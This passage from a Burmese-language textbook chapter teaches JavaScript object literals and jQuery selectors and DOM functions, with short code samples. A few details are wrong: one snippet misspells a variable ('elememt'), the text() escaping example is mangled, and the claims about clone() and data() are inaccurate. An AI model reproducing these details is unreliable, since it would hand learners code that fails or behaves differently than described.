နမူနာသက်သက်ဖြစ်ပါတယ်။ ပြည့်စုံဖို့ဆိုရင် အသုံးပြုတဲ့ Language ပေါ်မူတည်ပြီး တစ်ခြားအခြေခံ သဘောတွေ ဖြစ်တဲ့ Constructor တွေ Access Control တွေ Setter/Getter တွေ သတ်မှတ်ဖို့လိုနိုင်ပါတယ်။

JavaScript မှာတော့ အလားတူ Object တစ်ခုကို JSON အသုံးပြုပြီး အခုလိုတည်ဆောက်နိုင်ပါတယ်။

```
var toyota = {
    wheels: 4,
    fuel: 60,
    drive: function () {
        this.fuel -= 5;
        // do something else
    }
};
```

`toyota` ဆိုတဲ့ JavaScript Object တစ်ခုကို JSON Object Literal ဖြစ်တဲ့ တွန့်ကွင်းအဖွင့်အပိတ်သုံးပြီး တိုက်ရိုက် တည်ဆောက်လိုက်ခြင်း ဖြစ်ပါတယ်။ နားလည်လွယ်ချင်ရင် `toyota` ကို `wheels`, `fuel` နဲ့ `drive` ဆိုတဲ့ Index သုံးခုပါတဲ့ Array လို့ မြင်ကြည့်နိုင်ပါတယ်။ **အခန်း (၄)** မှာ JavaScript Array တွေကို လေးဒေါင့်ကွင်းအသုံးပြု သတ်မှတ်ပုံကို လေ့လာခဲ့ပါတယ်။ အဲ့ဒီ Array တွေကို Numeric Array လို့ခေါ်ပါတယ်။ Array Index တွေဟာ 0, 1, 2, 3 စတဲ့ နံပါတ်စဉ်နဲ့ရှိနေတဲ့အတွက်ပါ။ JSON လို Hash Array တွေကတော့ Index ကို နံပါတ်စဉ်နဲ့ မဟုတ်ပဲ အမည်တစ်ခုစီ ပေးထားတဲ့ Array အမျိုးအစား ဖြစ်ပါတယ်။

Index တစ်ခုနဲ့တစ်ခုကို Comma (,) နဲ့ခွဲခြားထားပြီး၊ Index တစ်ခုချင်းစီရဲ့ Property နဲ့ Value ကိုတော့ Colon (:) နဲ့ခွဲခြား ရေးသားရပါတယ်။ ထူးခြားချက်အနေနဲ့ `drive` Index အတွက် Value ကို Nameless Function တစ်ခု ပေးထားတာကို တွေ့ရမှာဖြစ်ပါတယ်။

Object ကို အသုံးပြုပုံကတော့ အခြား OOP Language တွေမှာလိုပဲ Dot (.) ကို Object Operator အနေနဲ့ သုံးနိုင်ပါတယ်။

```
toyota.wheels;          # => 4
toyota.wheels = 6;
toyota.wheels;          # => 6
toyota.drive();
toyota.fuel;            # => 55
```

JavaScript Code အနေနဲ့ လက်တွေ့ကူးယူစမ်းသပ်ကြည့်နိုင်ပါတယ်။

5.5 - DOM Manipulation with jQuery

jQuery ဆိုတာ JavaScript နဲ့ ကြိုတင်ရေးသားပေးထားတဲ့ Object တွေ Function တွေကို စုစည်းထားခြင်းပဲဖြစ်ပါ တယ်။ တနည်းအားဖြင့် jQuery ဟာ JavaScript ပါပဲ။ ပြောင်းလဲထူးခြားသွားတဲ့ နည်းပညာအသစ်တစ်မျိုး တော့ မဟုတ် ပါဘူး။ ပုံမှန်ရေးသားနေတဲ့ JavaScript တွေထဲမှာ jQuery က ကြိုတင်ရေးသားထားပေးတဲ့ Object တွေ Function တွေကို လိုအပ်သလိုထည့်သွင်းရယူ အသုံးပြုနိုင်ခြင်းဖြစ်ပါတယ်။

Programming Language → Libraries → Framework ဆက်စပ်ပုံကို အထက်မှာဖော်ပြခဲ့ပြီး ဖြစ်ပါတယ်။ jQuery ဟာလည်း JavaScript နဲ့ ရေးသားထားတဲ့ Library သို့မဟုတ် Framework တစ်ခုဖြစ်ပါတယ်။ JavaScript App တွေမှာ အမြဲလိုအပ်လေ့ရှိတဲ့အခြေခံလုပ်ဆောင်ချက်တွေကို ကြိုတင်ပြီးအသင့်ရေးသားထားပေး လို့ အားလုံး ကိုကိုယ်တိုင်ရေးနေဖို့ မလိုတော့ပဲ အချိန်ကုန်သက်သာစေမှာဖြစ်ပါတယ်။ ရေရှည်မှာ အချိန်ကုန် သက်သာစေဖို့ အစပိုင်းမှာတော့ jQuery က ရေးပေးထားတဲ့ Function တွေကို နားလည်သိရှိအောင် လေ့လာချိန် တစ်ချို့တော့ ပြန်လည်ရင်နှီး ပေးရမှာပါ။ အမှန်တော့ Framework အားလုံး ဒီသဘောချည်းပါပဲ။ Framework တွေမသုံးလည်း အလုပ်လုပ်လို့ရပါတယ်။ အသုံးပြုရင်တော့ အချိန်ကုန်သက်သာပြီး အလုပ်ပိုတွင်စေပါတယ်။ ဒါပေ မယ့် အပြန်အလှန်အနေနဲ့ အသုံးပြု တက်အောင်လေ့လာတဲ့အချိန် ပြန်ပေးရမှာပါ။

အခန်း (၄) မှာ JavaScript အသုံးပြုပြီး HTML Element တွေ စီမံပုံကိုလေ့လာခဲ့ကြပါတယ်။ JavaScript မှာ Element တွေ ကို Select လုပ်ဖို့ `document.getElementById` လို DOM Selector ကိုသုံးရပါတယ်။ jQuery မှာတော့ jQuery Object ကို သုံးရပါတယ်။ jQuery Object ကို `jQuery` ဆိုတဲ့အမည် အတိုင်းပဲ အသုံးပြုနိုင် သလို `$` Sign နဲ့လည်း အသုံးပြုနိုင်ပါတယ်။ `$` Sign ဟာ jQuery Object ကို ရေးသားရတိုအောင် ဖန်တီးပေးထားတဲ့ အမည်ခွဲတစ်ခု ဖြစ်ပါတယ်။ အများစုကတော့ `$` Sign ကိုပဲ jQuery Object အနေနဲ့ သုံးကြပါ တယ်။ ကျွန်တော်တို့ကလည်း နမူနာတွေမှာ `$` Sign ကို အသုံးပြုပြီးတော့ ဖော်ပြပေးသွားတော့မှာပါ။

jQuery Selector ရဲ့ထူးခြားချက်ကတော့ Element တွေကို CSS Selector အတိုင်း Select လုပ်နိုင်ခြင်း ဖြစ်ပါ တယ်။ `jQuery("p.note")` (သို့မဟုတ်) `$("p.note")` လို့ရေးသားလိုက်ခြင်းဟာ `class="note"` ပေး ထားတဲ့ `<p>` Element အားလုံးကို Select လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။ `p.note` အစား ကျွန်တော်တို့ **အခန်း(၃)** မှာ လေ့လာသိရှိခဲ့ပြီးဖြစ်တဲ့ Element Selector, ID Selector, Dependent Selector, Child Selector, Attribute Selector, Group Selector, Pseudo-class စတဲ့ CSS Selector အားလုံးကို အသုံးပြုနိုင်ပါတယ်။ နမူ နာအချို့ ဖော်ပြပေးလိုက် ပါတယ်။

`$("p")` - `<p>` Element အားလုံးကို Select လုပ်လိုက်ခြင်း ဖြစ်ပါတယ်။
`$("div p")` - `<div>` တစ်ခုအတွင်းမှာရှိတဲ့ `<p>` Element တွေအားလုံးကို Select လုပ်လိုက်ခြင်းပါ။
`$(".des")` - `class="des"` လို့ပေးထားတဲ့ Element အားလုံးကို Select လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။
`$("#nav a")` - `id="nav"` ပေးထားတဲ့ Element ထဲက `<a>` Element ကို Select လုပ်တာပါ။
`$("h1, h2, h3")` - `<h1>` `<h2>` နဲ့ `<h3>` Element အားလုံးကို Select ခြင်းဖြစ်ပါတယ်။
`$("input[type=text]:focus")` - Focus ဖြစ်နေတဲ့ `<input type="text">` တွေကို Select လုပ် ခြင်းဖြစ်ပါတယ်။

JavaScript နဲ့ Element တွေ စီမံခဲ့စဉ်က `document.getElementById` နဲ့ Select လုပ်ထားတဲ့ Element ရဲ့ Content တွေ ပြင်လိုတဲ့အခါ `innerHTML` ကိုသုံးပြီး Style တွေပြင်လိုတဲ့အခါ `style` ကိုအသုံးပြုခဲ့ပါတယ်။ jQuery နဲ့ Select လုပ်ထားတဲ့ Element တွေရဲ့ Content ကို ပြင်ဆင်သတ်မှတ်လိုရင် `html()` Function ကိုသုံးနိုင် ပါတယ်။ Style တွေ ပြင်ဆင်သတ်မှတ်လိုရင်တော့ `css()` Function ကိုသုံးရပါတယ်။

```
var element = $("#note");
elememt.html("Hello from jQuery");
element.css("color", "red");
```

(သို့မဟုတ်)

```
$("#note").html("Hello from jQuery").css("color", "red");
```

`css()` Function မှာ Parameters နှစ်ခုပေးတာကို သတိပြုပါ။ ရှေ့က CSS Property ဖြစ်ပြီး နောက်က CSS Value ဖြစ်ပါ တယ်။ သတ်မှတ်လိုတဲ့ Style တန်ဖိုးက တစ်ခုထက်ပိုတယ်ဆိုရင်တော့ တစ်ကြောင်းချင်းရေးနေမယ့် အစား Style Property တွေ စုထားတဲ့ JSON အနေနဲ့လည်း Parameter ကိုပေးလို့ရပါတယ်။

```
$("#note").css("color", "red").css("background-color", "yellow");
```


(သို့မဟုတ်)

```
$("#note").css( { "color": "red", "background-color": "yellow" } );
```

မှတ်ချက် ။ ။ ထူးခြားချက်အနေနဲ့ `css()` Function ကို နှစ်ခါဆင့်သုံးထားတာကိုသတိပြုပါ။ ပထမနမူနာမှာလည်း `html()` Function နဲ့ `css()` Function ကို တွဲဆက်ပြီး သုံးထားပါတယ်။ jQuery Function တွေဟာ သတ်မှတ်ထားတဲ့ အလုပ်လုပ်ပြီး တိုင်း လက်ရှိ Select လုပ်ထားတဲ့ Object ကို လက်ဆင့်ကမ်းပြန်ပေးပါတယ်။ ဒါကြောင့် Select လုပ်ရမယ့် Element တူရင် jQuery Function တွေကို တစ်ကြောင်းစီ ခွဲရေးမနေပဲ ထပ်ဆင့်ထပ်ဆင့် တွဲဆက်ရေးသားပြီး အသုံးပြုနိုင်ပါတယ်။

5.6 - Getting jQuery

လက်တွေ့စမ်းသပ်နိုင်ဖို့ jquery.com ကနေ jQuery နောက်ဆုံး Version ကို Download လုပ်ယူဖို့လိုပါလိမ့်မယ်။



ပုံ (၅-ခ) jquery.com Website

ဒီစာရေးသားနေချိန်မှာထွက်နေတဲ့ နောက်ဆုံး Version က 3.1.1 ဖြစ်ပါတယ်။ jQuery ကိုစတင်အသုံးပြုနိုင်ဖို့ အတွက် Download ရယူထားတဲ့ ဖိုင်ကို `<script>` Element သုံးပြီး HTML Document ထဲမှာ ချိတ်ဆက်ပေးရမှာဖြစ်ပါတယ်။ မူနာတစ်ခု ဖော်ပြပေးလိုက်ပါတယ်။ ကူးယူစမ်းသပ်ကြည့်နိုင်ပါတယ်။

```
<!doctype html>
<html>
<head>
  <title>Hello jQuery</title>
</head>
<body>
  <p id="note">Hello, World!</p>

  <script src="jquery.js"></script>
  <script>
    $("#note").html( "Hello from jQuery!" );


    $("#note").css({
      "color": "red",
      "background-color": "yellow",
      "padding": "10px"
    });
  </script>
</body>
</html>
```

မှတ်ချက် ။ ။ `<script>` Element ရဲ့ `src` Attribute မှာပေးထားတဲ့ `jquery.js` နေရာမှာ `jquery.js` File တည်ရှိရာ Path နဲ့ ဖိုင် Name ကို မှန်အောင်ထည့်ပေးရမှာပါ။

နမူနာမှာ `id="note"` လို့ပေးထားတဲ့ `<p>` Element တစ်ခုပါဝင်ပါတယ်။ Element Content အနေနဲ့ "Hello, World!" ကိုပေးထားပါတယ်။ ပြီးတော့မှ `jquery.js` File ကို `<script>` Element နဲ့ `src` Attribute သုံးပြီး ချိတ်ဆက်ထည့်သွင်းပေးပါတယ်။ နောက်ထပ် `<script>` Element တစ်ခုနဲ့ ကျွန်တော်တို့ရေးသားလိုတဲ့ JavaScript တွေ ဆက်လက်ရေးသားထားပါတယ်။

```
$("#note").html( "Hello from jQuery!" );
```

- လို့ရေးသားထားတဲ့အတွက် `#note` Element ရဲ့မူလ Content က "Hello, World!" ဖြစ်ပေမယ့် "Hello from jQuery!" လို့ ပြောင်းသွားစေမှာဖြစ်ပါတယ်။ နောက်တစ်ဆင့်မှာ Style တန်ဖိုးတွေကို `css()` Function အသုံးပြုပြီး သတ်မှတ်ထားတဲ့အတွက် `#note` Element ရဲ့ CSS Style က သတ်မှတ်ပေးထားတဲ့အတိုင်း နောက်ခံ အဝါ၊ စာလုံးအနီနဲ့ `padding 10px` နေရာယူပြီး ဖော်ပြပေးနေမှာပဲဖြစ်ပါတယ်။

5.7 - jQuery DOM Functions

jQuery Object နဲ့ တွဲဖက်အသုံးပြုနိုင်တဲ့ DOM Function တွေ အများကြီးရှိပါတယ်။ အဲ့ဒီထဲက အသုံးများပြီး သိရှိ ထားသင့်တဲ့ Function အချို့ကို ဖော်ပြပေးလိုက်ပါတယ်။

`$(selector).hide()` - Element တွေကွယ်ပျောက်သွားစေချင်တဲ့အခါသုံးပါတယ်။ JavaScript တုန်းက သီးခြား Function မရှိတဲ့အတွက် CSS `display` Property ကို `none` လုပ်ပေးခြင်းအားဖြင့် ကွယ်ပျောက်အောင် လုပ်ရပါတယ်။ jQuery ရဲ့ `hide()` Function ကလည်း CSS `display` ကို `none` လုပ်ပေးတာပါပဲ။ ဒါပေမယ့် `css()` Function ကိုသုံးနေစရာမလိုပဲ Element တိုက်ရိုက်သုံးလို့ရတဲ့သဘောဖြစ်သွားပါတယ်။ ပိုပြီးထူးခြားသွား စေတာကတော့ Duration ထည့်ပေးလို့ ရခြင်းပဲဖြစ်ပါတယ်။ ဥပမာ -

```
$("#note").hide("slow");
```

`hide()` Function အတွက် `"slow"` ကို Duration အနေနဲ့ထည့်သွင်းပေးလိုက်ခြင်းဖြစ်ပါတယ်။ ဒီလိုရေးသား ပေး လိုက်ရင် `#note` Element ဟာ Animation Effect လေးနဲ့ဖြည်းဖြည်းချင်း ကွယ်ပျောက်သွားမှာပါ။ `"slow"` အစား `"fast"` ကိုလည်းသုံးနိုင်ပါတယ်။ ဒါမှမဟုတ် millisecond နဲ့လည်းသတ်မှတ်လို့ရပါတယ်။ ဥပမာ - `$("#note").hide(400)` လို့ သတ်မှတ်လိုက်ရင် Animation အတွက် အချိန် 400 milliseconds ယူပြီးမှ ကွယ်ဖျောက်ပေးမှာ ဖြစ်ပါတယ်။ 400 အစား နှစ်သက်ရာပမာဏ သတ်မှတ်နိုင်ပါတယ်။

`$(selector).show()` - `hide()` နဲ့ ဆန့်ကျင်ဘက်ပါ။ ဖျောက်ထားတဲ့ Element တွေကိုပြန်လည်ဖော်ပြလိုတဲ့အခါသုံးပါတယ်။ သူလည်းပဲ `hide()` မှာလို Duration သတ်မှတ်ပေးလို့ရပါတယ်။ သတ်မှတ် အသုံးပြုပုံ `hide()` နဲ့ အတူတူပါပဲ။

`$(selector).toggle()` - `show()` နဲ့ `hide()` ကို ပေါင်းထားတဲ့သဘောပါ။ လက်ရှိဖော်ပြနေရင် ဖျောက်ပေးပြီး၊ လက်ရှိကွယ်ပျောက်နေရင်တော့ ပြန်ဖော်ပြပေးမှာဖြစ်ပါတယ်။ သူလည်းပဲ `show()` နဲ့ `hide()` မှာလို Duration ထည့်သတ်မှတ် ပေးလို့ရပါတယ်။ သတ်မှတ်အသုံးပြုပုံ အတူတူပါပဲ။

`$(selector).slideToggle()` - `toggle()` နဲ့ အလုပ်လုပ်ပုံတူပါတယ်။ ဖော်ပြတဲ့ Effect က Slide Animation လေး ပါဝင်သွားမှာဖြစ်ပါတယ်။ သူ့အတွက်ကတော့ Duration မသတ်မှတ်လည်း Effect က အလိုလို ပါဝင်မှာဖြစ်ပါတယ်။ Duration ကို သတ်မှတ်လိုရင်လည်း သတ်မှတ်အသုံးပြုပုံအတူတူပါပဲ။


`$(selector).fadeIn()` - `show()` နဲ့ အလုပ်လုပ်ပုံတူပါတယ်။ သူကတော့ Fade Effect ကို ထည့်သွင်းအသုံးပြုပေးသွားမှာပါ။ Duration သတ်မှတ်ပေးနိုင်ပါတယ်။

`$(selector).fadeOut()` - `hide()` နဲ့ အလုပ်လုပ်ပုံတူပါတယ်။ သူလည်းပဲ Fade Effect ကို ထည့်သွင်းပေးသွားမှာပါ။ Duration သတ်မှတ်ပေးနိုင်ပါတယ်။

ဖော်ပြခဲ့တဲ့ Function တွေအားလုံးအတွက် Callback Function သတ်မှတ်ပေးနိုင်ပါတယ်။ Callback Function ဆိုတာ သက်ဆိုင်ရာလုပ်ငန်း ဆောင်ရွက်ပြီးရင် ဆက်လက်ဆောင်ရွက်စေလိုတဲ့လုပ်ဆောင်ချက် ဖြစ်ပါတယ်။ ဥပမာ

```
$("#note").fadeOut("slow", function() {
  alert("Done Hiding the Note.");
});
```

နမူနာမှာ `fadeOut()` Function အတွက် Nameless Function တစ်ခုကို Callback အနေနဲ့ထည့်သွင်းပေးထားပါတယ်။ `fadeOut()` ရဲ့သဘာဝက အချိန် millisecond တစ်ချို့ယူပြီး Element ကို Animation Effect နဲ့ ကွယ် ပျောက်အောင် ဆောင်ရွက်မှာပါ။ Element ကွယ်ပျောက်အောင်လုပ်တဲ့အလုပ်ပြီးတာနဲ့ ပေးထားတဲ့ Callback Function ကို Evaluate လုပ်ပေးမှာဖြစ်ပါတယ်။ ဒါကြောင့် `#note` ကို Fade Effect လေးနဲ့ ကွယ်ပျောက်အောင်လုပ်ပေးပြီး၊ ကွယ်ပျောက်သွားပြီဆိုတာနဲ့ "Done Hiding the Note." ဆိုတဲ့ Message နဲ့ Alert Box တစ်ခု ဖော်ပြပေးစေမှာဖြစ် ပါတယ်။



ပုံ (၅-ဂ) jQuery DOM Function တစ်ခု၏ အခြေခံဖွဲ့စည်းပုံ

`$(selector).html()` - ဖော်ပြခဲ့ပြီးဖြစ်တဲ့အတိုင်း Element Content ကို ပြုပြင်လိုတဲ့အခါ အသုံးပြုရပါတယ်။ ဒါ့အပြင် လက်ရှိ Content ကို ရယူလိုရင်လည်း အသုံးပြုနိုင်ပါတယ်။ ဥပမာ -

```
var content = $("#note").html();
```

ဒီနည်းနဲ့ content Variable ထဲကို `#note` Element ရဲ့လက်ရှိ Content ရောက်ရှိနေစေမှာပါ။

`$(selector).text()` - `html()` နဲ့ သဘာဝတူပါတယ်။ ဒါပေမယ့် သူက ပေးလိုက်တဲ့ Content ထဲမှာပါတဲ့ HTML တွေ ကို Text ပြောင်းပြီးမှ ဖော်ပြပေးမှာဖြစ်ပါတယ်။ ဥပမာ -

```
$(selector).text("<b>Hello</b>");
```

`text()` Function က `"<b>Hello</b>"` ကို `"<b>Hello<b>"` ဖြစ်သွားအောင် ပြောင်းပြီးမှ Content အဖြစ် ထည့်သွင်းပေးလိုက်မှာပါ။

`$(selector).val()` - Form Input Element တွေရဲ့ `value` ကို ရယူလိုရင် (သို့မဟုတ်) သတ်မှတ်လိုရင် အသုံးပြုနိုင်ပါတယ်။ ဥပမာ -

```
$("#fname").val("John");
var first= $("#fname").val();
```

`$(selector).append()` - Element Content ကို `html()` Function လို အစားထိုးလိုက်တာမဟုတ်ပဲ မူလ Content နောက်မှာ ထပ်ပေါင်းဖြည့်စွက်ပေးတဲ့ Function ဖြစ်ပါတယ်။

`$(selector).prepend()` - `append()` နဲ့ အတူတူပါပဲ။ ဒါပေမယ့် မူလ Content ရဲ့ နောက်ကနေ ထပ်ပေါင်ပေးတာ မဟုတ်ပဲ၊ ရှေ့ကနေဖြည့်စွက်ပေးလိုက်တာပါ။

`$(selector).appendTo()` - သူကတော့ လက်ရှိ Select လုပ်ထားတဲ့ Element ကို တစ်ခြား Element တစ်ခု ထဲကို သွားပြီးထည့်လိုက်စေချင်တဲ့အခါ သုံးရပါတယ်။ ဥပမာ -

```
$("li").appendTo("ul#menu");
```

Select လုပ်ထားတဲ့ `<li>` Element တစ်ခုလုံးကို `#menu` Element ထဲမှာ ဖြည့်ပေါင်းထည့်ပေးလိုက်မှာ ဖြစ်ပါတယ်။ Content ကို သွားထည့်မှာမဟုတ်ပါဘူး။ Element တစ်ခုလုံးကို သွားထည့်လိုက်မှာပါ။

`$(selector).prependTo()` - `appendTo()` နဲ့ သဘောအတူတူပါပဲ။ Element တစ်ခုလုံးကို နောက် Element တစ်ခုထဲ နောက်ကနေပေါင်းထည့်ပေးတာမဟုတ်ပဲ ရှေ့ကနေဖြည့်ထည့်ပေးသွားမှာပါ။

`$(selector).clone()` - Select လုပ်ထားတဲ့ Element အတိုင်း အတိအကျတူတဲ့ Element တစ်ခုကို မူပွားပေး သွားမှာ ပါ။ ဥပမာ -

```
$("li").clone().prependTo("#menu");
```

Select လုပ်ထားတဲ့ ပထမဆုံး `<li>` Element ကို အရင်ဆုံးမူပွားလိုက်ပြီးမှ ရလာတဲ့မူပွားကိုသာ `#menu` Element ထဲ သွားထည့်ပေးမှာဖြစ်ပါတယ်။

`$(selector).wrap()` - Select လုပ်ထားတဲ့ Element ကို တစ်ခြား Element တစ်ခုနဲ့ ခြုံပေးလိုက် စေချင်တဲ့အခါ မှာသုံးရပါတယ်။ ဥပမာ -

```
$("p#note").wrap("<div>");
```

Select လုပ်ထားတဲ့ `<p>` Element ရဲ့ Structure က `<div><p id="note"> ... </p></div>` လို့ ပြောင်းသွားစေမှာ ဖြစ်ပါတယ်။

`$(selector).wrapInner()` - `wrap()` နဲ့ သဘောတရားတူပါတယ်။ Select လုပ်ထားတဲ့ Element အပြင်က မဟုတ်ပဲ အတွင်းကနေ ခြုံပေးတဲ့သဘောပါ။ ဥပမာ -

```
$("p#note").wrapInner("<div>");
```

Select လုပ်ထားတဲ့ `<p>` Element Structure က `<p id="note"><div> ... </div></p>` လို့ပြောင်းသွားစေမှာဖြစ်ပါတယ်။

`$(selector).css()` - ဖော်ပြခဲ့ပြီးဖြစ်တဲ့အတိုင်း Element Style ပြောင်းဖို့သုံးပါတယ်။ ပြီးတော့ လက်ရှိ Property ကို ရယူဖို့လည်းသုံးနိုင်ပါတယ်။ ဥပမာ -

```
var color = $("#note").css("color");
```

ဒီနည်းနဲ့ `color` Variable ထဲကို `#note` Element ရဲ့လက်ရှိ `color` Value ရရှိသွားစေမှာဖြစ်ပါတယ်။

`$(selector).height()` - လက်ရှိ Element ရဲ့ အမြင့်ကိုရယူလိုတဲ့အခါ (သို့) သတ်မှတ်လိုတဲ့အခါ သုံးနိုင်ပါတယ်။

`$("#note").height("400px")` လို့ပြောလိုက်ရင် `#note` Element ရဲ့ `height` Style ကို `400px` လို့ သတ်မှတ်ပေးသွားမှာဖြစ်ပါတယ်။ သူလည်းပဲ အမှန်တော့ CSS `height` Value ကို ရယူပြင်ဆင်ခြင်းဖြစ်ပါတယ်။

`$(selector).width()` - `height()` နဲ့ သဘောချင်းအတူတူပါပဲ။ Element ရဲ့ အကျယ်ကိုရယူပြင်ဆင်ဖို့ အသုံး ပြုနိုင်ပါတယ်။

`$(selector).offset()` - Element ရဲ့ လက်ရှိ Position ကို ရယူဖို့အတွက် အသုံးပြုနိုင်ပါတယ်။ Top နဲ့ Left တန်ဖိုး နှစ်ခုပါဝင်တဲ့ JSON အနေနဲ့ ပြန်လည်ရရှိမှာဖြစ်ပါတယ်။ ဥပမာ -

```
var pos = $("#note").offset();
pos.left;     // #note Element ၏ လက်ရှိ Left Position
pos.top;      // #note Element ၏ လက်ရှိ Top Position
```

`$(selector).attr()` - Select လုပ်ထားတဲ့ Element တွေရဲ့ Attribute Value ကို ရယူဖို့ (သို့မဟုတ်) သတ်မှတ်ဖို့ သုံး နိုင်ပါတယ်။ ဥပမာ -

```
$("a.back").attr("title", "Go Back");
```

`class="back"` ပေးထားတဲ့ `<a>` Element တွေရဲ့ `title` Attribute Value အနေနဲ့ "Go Back" ကို သတ်မှတ် ပေးလိုက်ခြင်းဖြစ်ပါတယ်။

```
var text = $("img#thumb").attr("alt");
```

ဒီနည်းနဲ့ `text` Variable ထဲမှာ `#thumb` Element ရဲ့ `alt` Value ရောက်ရှိသွားမှာဖြစ်ပါတယ်။

`$(selector).addClass()` - Select လုပ်ထားတဲ့ Element အတွက် class တွေ ထပ်ထည့်ဖို့ သုံးပါတယ်။

`$("#note").addClass("active")` လို့ သတ်မှတ်လိုက်ရင် `#note` Element မှာ `active` ဆိုတဲ့ `class` Value ဖြည့်သွင်း သတ်မှတ်ပေးသွားမှာ ဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ Element တစ်ခုမှာ Class တစ်ခုထက်ပိုပြီး သတ်မှတ်လို့ရပါတယ်။ ဥပမာ - `<div class="row center clear-fix">` လို့ သတ်မှတ်လိုက်တာဟာ `<div>` Element အတွက် `row, center, clear-fix` ဆိုတဲ့ Class (၃) ခု သတ်မှတ်ပေးလိုက်တာပဲ ဖြစ်ပါတယ်။ `addClass()` ကို ရှိနေတဲ့ Class အစားထိုးဖို့သုံးတာမဟုတ်ပါဘူး။ Class တွေ ထပ်တိုးဖို့သုံးတာဖြစ်ပါတယ်။

`$(selector).removeClass()` - `addClass()` နဲ့ ပြောင်းပြန်ပါ။ ရှိနေတဲ့ Element Class တွေထဲက တစ်ခုကို ဖြုတ်ပြစ်လိုရင် အသုံးပြုရပါတယ်။

`$(selector).toggleClass()` - `addClass()` နဲ့ `removeClass()` ကို ပေါင်းထားတဲ့ သဘောဖြစ် ပါတယ်။ မရှိသေးရင်ထည့်ပေးပြီး၊ ရှိနေရင်တော့ ဖြုတ်ထုတ်ပေးမှာဖြစ်ပါတယ်။

`$(selector).data()` - JavaScript App တွေမှာ Element တွေနဲ့အတူ တန်ဖိုးတွေတွဲဖက်သိမ်းဆည်း ထားဖို့ အတွက် `data` Attribute တွေကို သုံးခဲ့ကြပါတယ်။ အသုံးသိပ်များတဲ့အတွက် `data` Attribute ဟာ HTML5 မှာ Standard Attribute အနေနဲ့ ပါဝင်လာပြီဖြစ်ပါတယ်။ ဒီလိုပါ -

```
<ul id="fruits">
  <li data-id="123" data-type="sweet">Papaya</li>
</ul>
```

`<li>` Element မှာ `data-id` နဲ့ `data-type` ဆိုပြီး ရှိနေပါတယ်။

```
var id= $("#fruits li").data("id");
```

ဒီနည်းနဲ့ `id` Variable ထဲမှာ `<li>` Element ရဲ့ `data-id` Value ကို ရရှိမှာဖြစ်ပါတယ်။ Data Value တစ်ခု သတ်မှတ်လိုရင် အခုလိုသတ်မှတ်နိုင်ပါတယ်။

```
$("#fruits li").data("type", "very-sweet");
```

အမှန်တော့ `$("#fruits li").attr("data-type", "very-sweet")` လို့ ရေးသားသတ်မှတ်ရင်လည်း ရလဒ်ကအတူတူပဲဖြစ်မှာပါ။ `data()` Function က `data` Attribute တွေအတွက် `attr()` Function အစားသုံးနိုင်တဲ့ Shortcut ဆိုရင်လည်း မမှားပါဘူး။

